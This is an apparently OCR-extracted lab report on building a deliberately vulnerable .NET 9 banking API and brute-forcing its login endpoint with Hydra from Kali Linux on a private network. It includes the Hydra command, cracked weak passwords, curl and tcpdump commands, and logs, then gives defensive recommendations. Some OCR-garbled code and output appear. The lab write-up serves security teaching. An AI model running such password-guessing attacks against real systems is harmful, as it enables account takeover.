Brute-Force Attack Simulation on a Custom Banking API

Author: Muhaned Alhashimy **Date:** 17 September 2025

Executive Summary

This report documents the development of a custom banking API built with .NET 9 Web API and SQLite as the backend database. The project simulates a vulnerable financial application and demonstrates how brute-force attacks can compromise weak authentication systems. Using Hydra from Kali Linux, multiple valid passwords were discovered. Evidence was collected from Swagger, curl, tcpdump, Hydra, and application logs. Security recommendations are provided at the end.

1. Application Development


1.1 Project Setup

The application was built in **Visual Studio 2022** as a **.NET 9 Web API solution**. The solution structure included entities, services, and controllers.

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                                    ۔ م
Search Solution Explorer (Ctrl+;)
 Solution 'MiniBank' (1 of 1 project)
  MiniBank.Api
  Properties
   Controllers
       C# AccountsController.cs
     ▶ C# AuthController.cs
     Data
        C# AppDb.cs
     Dtos
        C# AuthDtos.cs
       Migrations
     b C# 20250915172723 Init.cs
     ▶ C# AppDbModelSnapshot.cs
     Models
        C# Account.cs
     C# AppUser.cs
        C# Customer.cs
        C# Transaction.cs
     C# TxType.cs
     Services
        C# AccountService.cs
     C# AuthService.cs
        C# |AccountService.cs
        C# IAuthService.cs
   ■ □ appsettings.json
        appsettings.Development.json
      MiniBank.Api.http
      miniBank.db
  ▶ C# Program.cs
```

1.2 Entities

The **Entities** defined the domain models for Users, Accounts, and Transactions.



1.3 Database Context

The application used **Entity Framework Core with SQLite** for persistence. SQLite was selected for its portability and simplicity, suitable for development and testing.

The schema included:

- **Users** table: stored email and password (plain text for demonstration).
- Accounts table: linked to users, containing balances.
- **Transactions** table: recorded deposits, withdrawals, and transfers.

```
using Microsoft.EntityFrameworkCore;
using MiniBank.Api.Models;

namespace MiniBank.Api.Data
{
    public class AppDb : DbContext
    {
        public AppDb(DbContextOptions<AppDb> options) : base(options) {
        }
        2 references
        public DbSet<AppUser> Users => Set<AppUser>();
        0 references
        public DbSet<Customer> Customers => Set<Customer>();
        4 references
        public DbSet<Account> Accounts => Set<Account>();
        4 references
        public DbSet<Transaction> Transactions => Set<Transaction>();
        0 references
        public DbSet<Transaction> ();
        0 references
```

1.4 Services and Controllers

Business logic was implemented in services, while REST endpoints were exposed through controllers.

Endpoints included:

- POST /api/Auth/login
- POST /api/Accounts/open
- POST /api/Accounts/deposit
- POST /api/Accounts/withdraw
- POST /api/Accounts/transfer
- GET /api/Accounts/statement

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2. Running the Application

The application was started using:

dotnet run --urls "http://0.0.0.0:5196"


```
Windows PowerShell
 PS D:\MiniBanking\MiniBank.Api> dotnet run
Using launch settings from D:\MiniBanking\MiniBank.Api\Properties\launchSettings.json...
Building...
 info: Microsoft.Hosting.Lifetime[14]
 Now listening on: http://localhost:5196
info: Microsoft.Hosting.Lifetime[0]
 Application started. Press Ctrl+C to shut down.
info: Microsoft.Hosting.Lifetime[0]
Hosting environment: Development info: Microsoft.Hosting.Lifetime[0]
        Content root path: D:\MiniBanking\MiniBank.Api
PS D:\MiniBanking\MiniBank.Api> dotnet run --urls "http://0.0.0.5196"
Using launch settings from D:\MiniBanking\MiniBank.Api\Properties\launchSettings.json...
Building...
info: Microsoft.Hosting.Lifetime[14]
       Now listening on: http://0.0.0.0:5196
info: Microsoft.Hosting.Lifetime[0]
    Application started. Press Ctrl+C to shut down.
info: Microsoft.Hosting.Lifetime[0]
       Hosting environment: Development
 nfo: Microsoft.Hosting.Lifetime[0]


    D:\MiniBanking\MiniBank
```


3. API Testing with Swagger


Swagger was used to verify functionality of endpoints:


- Registration
- Login
- Authorization
- Account operations (Open, Deposit, Withdraw, Transfer, Statement)























4. Connectivity Test (Attacker → Server)

From Kali Linux, connectivity was verified with curl: curl http://192.168.1.108:5196/swagger

```
Curl -X 'GET' \
'http://localhost:5196/api/accounts/3' \
'http://localhost:5196/api/accounts/3' \
'H 'accept: */* \
'H 'accept: */* \
'H 'Aurthorization: Bearer eylhbGci0iJUzINiIsInR5cCl6IkpXVCJ9.ey/zdnIi0iIyIiwiY3VzdG9tZXCJ2Cl6IjIilCJleHAi0jE3NTc500IyMjcsImlzcyI6Ik1pbmlCYM5rIiwiYXVkIjoiTNLuaUJhbmtVc2VycyJ9.M1tM9WMEMg-v7dZo7Dhsr5xgZYm6.V

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```

```
-(kali⊛kali)+[~]
s curl -v http://192.168.1.108:5196/swagger/index.html
    Trying 192.168.1.108:5196 ...
* Connected to 192.168.1.108 (192.168.1.108) port 5196
* using HTTP/1.x
> GET /swagger/index.html HTTP/1.1
> Host: 192.168.1.108:5196
> User-Agent: curl/8.14.1
> Accept: */*
* Request completely sent off
< HTTP/1.1 200 OK
< Content-Type: text/html;charset=utf-8
< Date: Wed, 17 Sep 2025 23:21:44 GMT
< Server: Kestrel
< Cache-Control: max-age=604800, private
< ETag: W/"XpksuI7SK4ZUIzv9+JEi7bNIY14="
< Transfer-Encoding: chunked
< x-swagger-ui-version: 5.27.1
←!—— HTML for static distribution bundle build →
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <title>Swagger UI</title>
    <link rel="stylesheet" type="text/css" href="./swagger-ui.css">
    <link rel="stylesheet" type="text/css" href="./index.css">
    <link rel="icon" type="image/png" href="./favicon-32×32.png" sizes="32×32" />
<link rel="icon" type="image/png" href="./favicon-16×16.png" sizes="16×16" />
</head>
<body>
    <div id="swagger-ui"></div>
    <script src="./swagger-ui-bundle.js" charset="utf-8"></script>
    <script src="./swagger-ui-standalone-preset.js" charset="utf-8"></script>
    <script src="index.js" charset="utf-8"></script>
</body>
</html>
* Connection #0 to host 192.168.1.108 left intact
```

5. Packet Capture

Using tcpdump, traffic between the attacker (192.168.1.109) and the server (192.168.1.108) was captured, showing the TCP handshake and HTTP requests.

sudo tcpdump -i eth0 tcp port 5196 -w capture.pcap

6. Brute-Force Attack with Hydra

```
Hydra was executed against the login endpoint /api/Auth/login:
```

```
hydra -L users.txt -P pass.txt 192.168.1.108 -s 5196 \
http-post-form
```

"/api/Auth/login:email=^USER^&password=^PASS^:Invalid"

```
(kali@ kali)-{-|
$ hydra -L users.txt -P pass.txt 192.168.1.108 -s 5196 http-post-form "/api/Auth/login:email="USER" 6 password="PASS":Invalid"

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-09-17 19:46:36

[DATA] max 4 tasks per 1 server, overall 4 tasks, 4 login tries (1:1/p:4), -1 try per task

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[DATA] max 4 tasks per 1 server, overall 4 tasks, 4 login tries (1:1/p:4), -1 try per task

[DATA] post-form host: 192.168.1.108 login: mmdgtest.com password: PASS*:Invalid

[3596] [http-post-form] host: 192.168.1.108 login: mmdgtest.com password: 123456

[3596] [http-post-form] host: 192.168.1.108 login: mmdgtest.com password: password: 12366 login: mmdgtest.com password: 12366 login: 12366
```

Hydra successfully identified weak passwords:

qwerty 123456 password admin123

7. Server Logs

The application logs confirmed multiple requests originating from the attacker's IP (192.168.1.109):

[18/09/2025 02:46:37] POST /api/Auth/login from 192.168.1.109

```
[18/09/2025 02:46:37] GET /api/Auth/login from 192.168.1.109

[18/09/2025 02:46:37] POST /api/Auth/login from 192.168.1.109
```

8. Security Analysis

Weaknesses Identified

- 1. Weak/default passwords accepted.
- 2. Passwords stored in plain text.
- 3. No rate limiting or account lockouts.
- 4. No multi-factor authentication (MFA).
- 5. Logs exist but no intrusion alerts.

9. Recommendations

- Enforce **strong password policy** (minimum length, complexity).
- Store passwords with secure hashing algorithms (bcrypt, Argon2).
- Implement account lockouts and rate limiting.
- Add multi-factor authentication (MFA).
- Integrate with **SIEM/IDS tools** to alert on brute-force attempts.
- Conduct regular penetration tests to identify vulnerabilities.

10. Conclusion

This project demonstrated how a vulnerable banking API built with .NET 9 and SQLite can be exploited through brute-force attacks. The exercise highlights the importance of secure authentication and layered defenses. Implementing strong password policies, rate limiting, hashing, and MFA are critical to preventing such attacks.